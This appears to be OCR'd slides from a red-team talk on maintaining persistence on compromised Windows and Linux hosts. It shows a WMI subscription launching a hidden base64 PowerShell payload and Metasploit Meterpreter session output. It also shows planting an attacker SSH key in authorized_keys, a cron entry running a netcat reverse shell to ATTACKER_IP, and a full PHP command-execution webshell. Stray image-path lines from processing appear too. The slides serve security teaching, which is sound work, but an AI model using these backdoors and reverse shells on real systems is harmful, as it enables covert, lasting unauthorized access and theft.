__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="masoncc_wmi"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : THEBOSS
__NAMESPACE      : ROOT\Subscription
__PATH           : \\THEBOSS\ROOT\Subscription:__EventFilter.Name="masoncc_wmi"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root/cimv2
Name             : masoncc_wmi
Query            : SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName= 'FIREFOX.EXE'
QueryLanguage    : WQL
```

```
PS C:\Windows\system32> Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer


__GENUS               : 2
__CLASS               : CommandLineEventConsumer
__SUPERCLASS          : __EventConsumer
__DYNASTY             : __SystemClass
__RELPATH             : CommandLineEventConsumer.Name="masoncc_wmi"
__PROPERTY_COUNT      : 27
__DERIVATION          : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER              : THEBOSS
__NAMESPACE           : ROOT\Subscription
__PATH                : \\THEBOSS\ROOT\Subscription:CommandLineEventConsumer.Name="masoncc_wmi"
CommandLineTemplate   : powershell.exe -nop -w hidden -noni -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAAOACkAewAk
                        ZQAnAHOAZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwB
                        AcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9AE4AZQB3ACOATwBiAGoAZQBjAHQAIABTAHkAcwBOAGUAbQAuAEQAaQ
                        MAUwBOAGEAcgBOAEkAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AGOAZQBuAHQAcwA9ACcAL
                        GQAZQBuACAALQBjACAAJgAoAFsAcwBjAHIAaQBwAHQAYgBsAG8AYwBrAFOAOgA6AGMAcgBlAGEAdABlACgAKABOAGUAdwAtAE8AYgBqAGUA
                        AGEAbQBSAGUAYQBkAGUAcgAoAE4AZQB3ACOATwBiAGoAZQBjAHQAIABTAHkAcwBOAGUAbQAuAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8
                        3ACOATwBiAGoAZQBjAHQAIABTAHkAcwBOAGUAbQAuAEkATwAuAEOAZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAFMAeQBzAHQAZQBtAC
```

```
PS C:\Windows\system32> Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding


__GENUS                 : 2
__CLASS                 : __FilterToConsumerBinding
__SUPERCLASS            : __IndicationRelated
__DYNASTY               : __SystemClass
__RELPATH               : __FilterToConsumerBinding.Consumer="CommandLineEventConsumer.Name=\"masoncc_wmi\"",Filter="__EventFilter.Name=\"masoncc_wmi\""
__PROPERTY_COUNT        : 7
__DERIVATION            : {__IndicationRelated, __SystemClass}
__SERVER                : THEBOSS
__NAMESPACE             : ROOT\Subscription
```

WINDOWS – WMI - EXAMPLE

firefox.exe	2460	0.05	192 B/s	147.67 MB	THEBOSS\Sec504
firefox.exe	3216		192 B/s	21.48 MB	THEBOSS\Sec504
firefox.exe	2456			56.45 MB	THEBOSS\Sec504
firefox.exe	2768			35.8 MB	THEBOSS\Sec504
firefox.exe	4192			26.37 MB	THEBOSS\Sec504
powershell.exe	3880			63.59 MB	NT AUTHORITY\S



```
msf5 exploit(windows/local/wmi_persistence) >
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 11 opened (192.168.60.129:8888 -> 192.168.60.131:1939) at 2021-02-16 19:41:14 -0500
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 12 opened (192.168.60.129:8888 -> 192.168.60.131:1940) at 2021-02-16 19:41:15 -0500
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 13 opened (192.168.60.129:8888 -> 192.168.60.131:1941) at 2021-02-16 19:41:15 -0500
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 14 opened (192.168.60.129:8888 -> 192.168.60.131:1942) at 2021-02-16 19:41:15 -0500
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 15 opened (192.168.60.129:8888 -> 192.168.60.131:1943) at 2021-02-16 19:41:16 -0500
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 16 opened (192.168.60.129:8888 -> 192.168.60.131:1947) at 2021-02-16 19:41:16 -0500
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 17 opened (192.168.60.129:8888 -> 192.168.60.131:1948) at 2021-02-16 19:41:16 -0500
```

WINDOWS – WMI - EXAMPLE

- Removing WMI persistence …
- **Get-WmiObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='masoncc_wmi'" | Remove-WmiObject**
- **Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='masoncc_wmi'" | Remove-WmiObject**
- **Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__PATH LIKE '%masoncc_wmi%'" | Remove-WmiObject**

WINDOWS – NETWORK PERSISTENCE

- VPN
  - Got valid creds and user has VPN? = Best/stealthiest persistence
  - Why?
- Find a server that rarely reboots
  - Can find potential servers by looking at AD attributes
  - Useful for long term persistence



LINUX PERSISTENCE

- Local - Persistence on individual Workstation/Server
  - SSH Keys
  - Cron job
- Web – Internet facing webshell
  - Simple PHP backdoor

LINUX - SSH KEYS

- If key-based authentication is enabled (which is the default) when a logon attempt is made SSH daemon will check user's configured authorized keys in ~/.ssh/authorized_keys
- Add our public key to some user's authorized_keys file (aka compromised user)
- Create your key with **ssh-keygen**

LINUX – SSH KEYS - EXAMPLE

```
root@azure-cli-3:~/talks# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): ./id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa.
Your public key has been saved in ./id_rsa.pub.
The key fingerprint is:
SHA256:3/KppF2JBjs3OZLyc9j5QTP/Ormwa/eX1Q708p4QGnk root@azure-cli-3
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|                 |
|                 |
|            . .  |
|        S  o+E ..|
|         = =+=+ +|
|      . =o@o*..*o|
|       ooO+*.==o=|
|        ooo+*ooB=|
+----[SHA256]-----+
root@azure-cli-3:~/talks# ls
id_rsa  id_rsa.pub  shell.exe
```

```
root@azure-cli-3:~/talks# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDWQw1VC0dwsIH+ND7+GWSy+ne/fhEixENT/FaA+KHY3ZEFEOQ4krLw1o818v8yqZr9xw7W87+mNueByWqAu0GeqT0QNL3J6V1+0/45hk27mAtoNj/kSnqLHYhkFMoCgXFMLtbqFCFeGfRi66of3B2UUReHDmjGcVt592sOOfoG17Z
pw48SA2RZT9Z8uI5mVTpF6bo9LbTQtgFxk4ffVDedAilgA0Qt92A1Pp82MWroB/xSf4r6Ep3S/SJrVyV+KSjgTk9xs+nxx2SAgMCr1nUH5xW912LaMj/6CGReomtdDan3XW2AJl5ZTtiQ/MI4w4iavw12OkEjRowJmA1Hn0QYo3I0YP2gAdfU+0T/mC8FvtKcMTacEJMXQmFhNpXnaK
/wiu5m+1K1wJGF1EXKEcPNRat81n8YofWlrcLclMoMcIisgDdxJy9oqlYJGENVJSkx4dXw1zzHFwJ2A8ezQF85pcfeSRCxT6dhESsusRLSZIyijpvqdBxzOcGDwV0mHg8= root@azure-cli-3
```

```
root@azure-cli-3: ~/htb/Cybernetics 211x16
  GNU nano 2.7.4                                          File: authorized_keys

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDWQw1VC0dwsIH+ND7+GWSy+ne/fhEixENT/FaA+KHY3ZEFEOQ4krLw1o818v8yqZr9xw7W87+mNueByWqAu0GeqT0Q
```

LINUX – SSH KEYS - EXAMPLE

```
root@azure-cli-3:~/talks# chmod 600 id_rsa
root@azure-cli-3:~/talks#
root@azure-cli-3:~/talks#
root@azure-cli-3:~/talks# ssh -i id_rsa root@[redacted]
Enter passphrase for key 'id_rsa':
Linux websrv03.local.com 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@websrv03:~#
```

LINUX – CRON JOBS

- Like Windows Scheduled Task, run whatever you want periodically (we want the bad stuff to run)
- The example below will run netcat reverse shell every 10 minutes
- **CT=$(crontab -l)**

  CT=CT'\n10 * * * * nc -e /bin/bash <ATTACKER_IP> <PORT>’

  printf "$CT" | crontab -

LINUX – CRON JOBS – EXAMPLE

- This will run netcat reverse shell every minute

```
root@websrv03:/tmp# nc -lvp 1337
listening on [any] 1337 ...
connect to [[redacted]] from pool-173-66-44-44.washdc.fios.verizon.net [[redacted]] 58631

id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@azure-cli-3:~/talks#
root@azure-cli-3:~/talks#
root@azure-cli-3:~/talks# CT='\n* * * * * nc -e /bin/bash [redacted] 1337\n'
root@azure-cli-3:~/talks# printf "$CT" | crontab -
```

LINUX - WEBSHELLS

- If you compromise a Linux server that is internet facing, webshells FTW!
- If the Linux server is also domain joined… gold!
- Simple PHP webshell is enough

LINUX - WEBSHELLS - EXAMPLE

```
root@azure-cli-3:/usr/share/webshells/php# pwd
/usr/share/webshells/php
root@azure-cli-3:/usr/share/webshells/php# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
root@azure-cli-3:/usr/share/webshells/php# cat simple-backdoor.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!--    http://michaeldaw.org   2006    -->
root@azure-cli-3:/usr/share/webshells/php#
```


```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```

[redacted]202/masoncc/shelly.php?cmd=cat+/etc/hostname

GTFOBins Free IP Geolocation AP...


```
websrv03.local.com
```

TOOLS

- Metasploit post-exploitation modules
  - You will get detected, so go custom or modify modules
- SharPersist
  - https://github.com/fireeye/SharPersist
- Do it manually ☺

CONCLUSION

- Persistence is VERY important for red team AND blue team
- Practice before implementing
- Remember to clean up!



QUESTIONS?

RESOURCES

- https://zweilosec.gitbook.io/hackers-rest/windows-1/windows-redteam/persistence
- https://www.ired.team/offensive-security/persistence/t1084-abusing-windows-managent-instrumentation
- https://pentestlab.blog/2020/01/21/persistence-wmi-event-subscription/
- https://medium.com/threatpunter/detecting-removing-wmi-persistence-60ccbb7dff96
- https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c
- https://github.com/fireeye/SharPersist